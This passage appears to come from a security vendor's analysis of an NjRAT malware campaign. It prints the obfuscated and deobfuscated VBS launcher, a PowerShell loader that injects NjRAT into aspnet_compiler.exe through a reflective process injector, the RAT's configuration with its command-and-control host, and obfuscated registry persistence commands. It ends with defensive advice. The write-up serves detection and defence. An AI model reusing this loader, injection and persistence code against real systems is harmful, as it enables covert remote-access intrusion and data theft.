


```
  yBKKGVhYHOyeq = ("pPppAVPkaVuYEBoIHhIWCnCrXvaVsYFLheXPLBeorwFDRKMAuxrRfqHPEwKBtpPppAVPkaVuYEBoIHhIWCnCrXvaVs
  yBKKGVhYHOyeq = Replace(yBKKGVhYHOyeq, "pPppAVPkaVuYEBoIHhIWCnCrXvaVsYFLheXPLBeorwFDRKMAuxrRfqHPEwKB", "")
  JNbePzteyeeVkg = ("p"+yBKKGVhYHOyeq+"h")
  GbTPfrxbgmCnPZC = ("ri"+JNbePzteyeeVkg+"el")
  nBJymEWihdFvtXco = ("Sc")
  Set rZhfUPIRIuvVCCSzN = CreateObject("W"+nBJymEWihdFvtXco+GbTPfrxbgmCnPZC+"l")
  rZhfUPIRIuvVCCSzN.run """C:\Users\Public\rYFFCeKHlIT.bat"" ", 0, true
  Set rZhfUPIRIuvVCCSzN = Nothing


  ' -------------------- Deobfuscated --------------------------
  Set rZhfUPIRIuvVCCSzN = CreateObject("WScript.Shell")
  rZhfUPIRIuvVCCSzN.run """C:\Users\Public\rYFFCeKHlIT.bat"" ", 0, true
  Set rZhfUPIRIuvVCCSzN = Nothing
```


Figure 9. Deobfuscated gJhkEJvwBCHe.vbs

"KxFXQGVBtB.ps1" is the final PowerShell dropper responsible for loading the NjRAT binary into memory and injecting it into the legitimate .NET binary file called "aspnet_compiler.exe" via the process injector. The PowerShell script uses the “[Reflection.Assembly]::Load" method to load the process injector “($Mys)” into the memory. It then invokes a method called 'Execute' with two parameters. The first parameter is a full path to the PEfile to inject ("C:\Windows\Microsoft.NET\Framework\<VERSION>\aspnet_compiler.exe"), and the second parameter is the primary payload NjRAT ($serv).



```
$GCFpIELaKPbxlKQEswVwH = @'
  Try{
    function x {
    param($JHX367)$JHX367 = $JHX367 -split '(..)' | ? { $_ }
    ForEach ($UX2 in $JHX367){[Convert]::ToInt32($UX2,16)}}
    [byte[]] $MyS  = x('4d5a900003000000         fff0000b80000000000000004000000000000000000000
    [byte[]] $serv  = x('4D5A900003000000        00FFFF0000B8000000000000004000000000000000000000
  }catch{}
  Try{
    $x = [Reflection.Assembly]
  }catch{}
  Try{
    $load = 'Load'
  }catch{}
  Try{
      $JHX367 = 'NewPE2.PE'
  }catch{}
  Try{
    $h = $x::$load($MyS).GetType($JHX367)
    }catch{}
  Try{
    Start-Sleep 1
    $k = 'Execute'
    }catch{}
    Try{
        $o = $h.'GetMethod'($k)
    }catch{}
    Try{
      Start-Sleep 3
      $JKGHJKHGJKJK = "C:\Windows\Microsoft.NET\Framework\v2.0.50727\aspnet_compiler.exe"
      $JKGHJKHGJKJK2 = "C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe"
      Try{
        Start-Sleep 1
        $C = [OBJECT[]]
      }catch{}
      Try{
          $hh = $null,{$C}
        }catch{}
        try{
          if([System.IO.File]::Exists($JKGHJKHGJKJK)){
            $o.Invoke($hh, ($JKGHJKHGJKJK,$serv));
          }
            elseif([System.IO.File]::Exists($JKGHJKHGJKJK2)){
              $o.Invoke($hh, ($JKGHJKHGJKJK2,$serv));
              }
        }catch { }
} catch { }
'@
Set-Content -Path C:\Users\Public\KxFXQGVBtB.ps1 -Value $GCFpIELaKPbxlKQEswVwH
start-sleep -s 10
Start "C:\ProgramData\WindowsHost\gJhkEJvwBCHe.vbs"
```


Figure 10. NjRAT loader/injector



```
$GCFpIELaKPbxlKQEswVwH = @'
  Try{
    function x {
    param($JHX367)$JHX367 = $JHX367 -split '(..)' | ? { $_ }
    ForEach ($UX2 in $JHX367){[Convert]::ToInt32($UX2,16)}}
    [byte[]] $MyS  = x('4d5a90000300000004000000ffff0000b800000000[...CUT...]')
    [byte[]] $serv  = x('4D5A90000300000004000000FFFF0000B80000000000[...CUT...]')
  }catch{}
  Try{
    Start-Sleep 3
    $JKGHJKHGJKJK = "C:\Windows\Microsoft.NET\Framework\v2.0.50727\aspnet_compiler.exe"
    $JKGHJKHGJKJK2 = "C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe"
    try{
      if([System.IO.File]::Exists($JKGHJKHGJKJK)){
        [Reflection.Assembly]::Load($MyS).GetType('NewPE2.PE').'GetMethod'('Execute').Invoke
        ($null,{[OBJECT[]]}, ($JKGHJKHGJKJK,$serv));
      }
        elseif([System.IO.File]::Exists($JKGHJKHGJKJK2)){
          [Reflection.Assembly]::Load($MyS).GetType('NewPE2.PE').'GetMethod'('Execute').Invoke
          ($null,{[OBJECT[]]}, ($JKGHJKHGJKJK2,$serv));
          }
    }catch { }
} catch { }
'@
Set-Content -Path C:\Users\Public\KxFXQGVBtB.ps1 -Value $GCFpIELaKPbxlKQEswVwH
start-sleep -s 10
Start "C:\ProgramData\WindowsHost\gJhkEJvwBCHe.vbs"
```

Figure 11. The deobfuscated KxFXQGVBtB.ps1 shows NjRAT ($serv) being injected into the aspnet_compiler.exe process via the NewPE32.PE ($Mys) process injector.


The following snippet demonstrates the process injector functions. The file has been obfuscated via SmartAssembly:



```
◢ NewPE2 (1.0.0.0)
  ◢ NewPE2.dll
    ▷ PE
    ▷ Type References
    ▷ References
    ▷ Resources
    ▷ { } -
    ▷ { } \u0003
    ▷ { } \u0004
    ◢ { } NewPE2
      ◢ API @02000002
        ▷ Base Type and Interfaces
        ▷ Derived Types
          API() : @06000001
        ▷ DelegateCreateProcessA @0200000C
        ▷ DelegateGetThreadContext @02000007
        ▷ DelegateReadProcessMemory @0200000A
        ▷ DelegateResumeThread @02000003
        ▷ DelegateSetThreadContext @02000005
        ▷ DelegateVirtualAllocEx @02000008
        ▷ DelegateWow64GetThreadContext @02000006
        ▷ DelegateWow64SetThreadContext @02000004
        ▷ DelegateWriteProcessMemory @02000009
        ▷ DelegateZwUnmapViewOfSection @0200000B
      ▷ Func @0200000E
      ▷ Native @02000011
      ◢ PE @02000012
        ▷ Base Type and Interfaces
        ▷ Derived Types
          PE() : @06000031
          Execute() : @06000030
      ◢ Str @02000013
        ▷ Base Type and Interfaces
        ▷ Derived Types
          Str() : @06000034
          BinaryToString() : @06000033
          ReverseString() : @06000032
    ▷ { } NewPE2.Properties
    ▷ { } SmartAssembly.Attributes
```

Figure 12. PE injector overview


The final payload of this campaign is NjRAT, allowing attackers to conduct a myriad of intrusive activities on infected systems such as stealing sensitive information, taking screenshots, getting a reverse shell, process, registry and file manipulation, uploading/downloading files, and performing other operations.



```
public static string x = "https://5252";
public static string RG = "Windows";
public static string sf = "nuR\\noisreVtnerruC\\swodniW\\tfosorciM\\erawtfoS";
public static string VN = "NTU1NTU1NTU1NTU1NTU1NTU1NShPVVQp";
public static string Y = "|-F-|";
public static string H;
public static string ss = "https://yl.moc.0202aybil.5252"; // 2525.libya2020.com.ly
public static bool BD = Conversions.ToBoolean("False");
public static bool Idr = Conversions.ToBoolean("False");
public static bool IsF = Conversions.ToBoolean("False");
public static bool Isu = Conversions.ToBoolean("False");
public static bool att = Conversions.ToBoolean("False");
public static bool DIC = Conversions.ToBoolean("False");
public static string DR = "TEMP";
public static string EXE = "Payload.exe";
public static string Time = "4";
public static string lastcap = "";
public static string VU = "v2.0";
```

Figure 13. NjRAT configuration

The dropper achieves persistence on an infected system by adding the directory *C:\ProgramData\WindowsHost* to the "User Shell" folders and "Shell" folders to the startup keys accordingly.



```
Set-ItemProperty -Path (('HKCU:{0}Softwa'+'re'+'{0}M'+'icrosoft{0'+'}Windows{0}C'+'urr'+'ent'+'Vers'+'i'
+'on{0}E'+'xplorer{'+'0}User '+'Shell F'+'o'+'lders')  -F[ChAr]92) -Name ('St'+'a'+'rtup') -Value (('C:'
+'2MzProgr'+'amDa'+'ta2'+'MzW'+'indow'+'sHost').REplAcE(([char]50+[char]77+[char]122),'\'));

#Set-ItemProperty -Path (('HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders'))
-Name ('Startup') -Value (('C:\ProgramData\WindowsHost'));

#---------------------------------------------------------------------------------------------
Set-ItemProperty -Path (('HKCU:'+'6p'+'qS'+'o'+'ftw'+'are6'+'pqM'+'icrosoft'+'6'+'p'+'q'+'Win'+'dows6p'
+'qCurr'+'entVer'+'s'+'ion6pqExp'+'l'+'or'+'e'+'r'+'6p'+'q'+'Shell Fold'+'ers').rEPlAce(([chAR]54+[chAR]112
+[chAR]113),[STRIng][chAR]92)) -Name ('St'+'art'+'up') -Value (('C'+':3E'+'WProgram'+'D'+'ata3'+'EWWi'
+'ndows'+'Hos'+'t').RePLAcE(([CHaR]51+[CHaR]69+[CHaR]87),[sTRiNG][CHaR]92));

#Set-ItemProperty -Path (('HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders'))
-Name ('Startup') -Value (('C:\ProgramData\WindowsHost'));
```

Figure 14. Malware persistence techniques

Conclusion

This case demonstrates that threat actors will leverage public cloud storage as malware file servers, combined with social engineering techniques appealing to people's sentiments such as regional geopolitical themes as lures, to infect targeted populations. Furthermore, governments weakened by regional conflict are at a higher risk for compromise, wherein threat actors and advanced persistent threat (APT) groups could compromise and use government infrastructure in targeted campaigns. This is compounded by the ability to share cloud storage content via advertising and social media, presenting an opportunity for threat actors and APT groups to reach a wider infection radius.

Organizations can protect themselves by remaining vigilant against phishing attacks and skeptical regarding sensational topics and themes abused online as lures. Users should be wary of opening suspicious archive files such as CAB files, especially from public sources where the risks of compromise are high. Security teams should be aware of the dynamic nature of conflict zones when considering a security posture. Organizations can also consider a cutting edge multilayered defensive strategy that can detect, scan, and block malicious URLs.

Indicators of Compromise (IOCs)

Download the full list of IOCs here.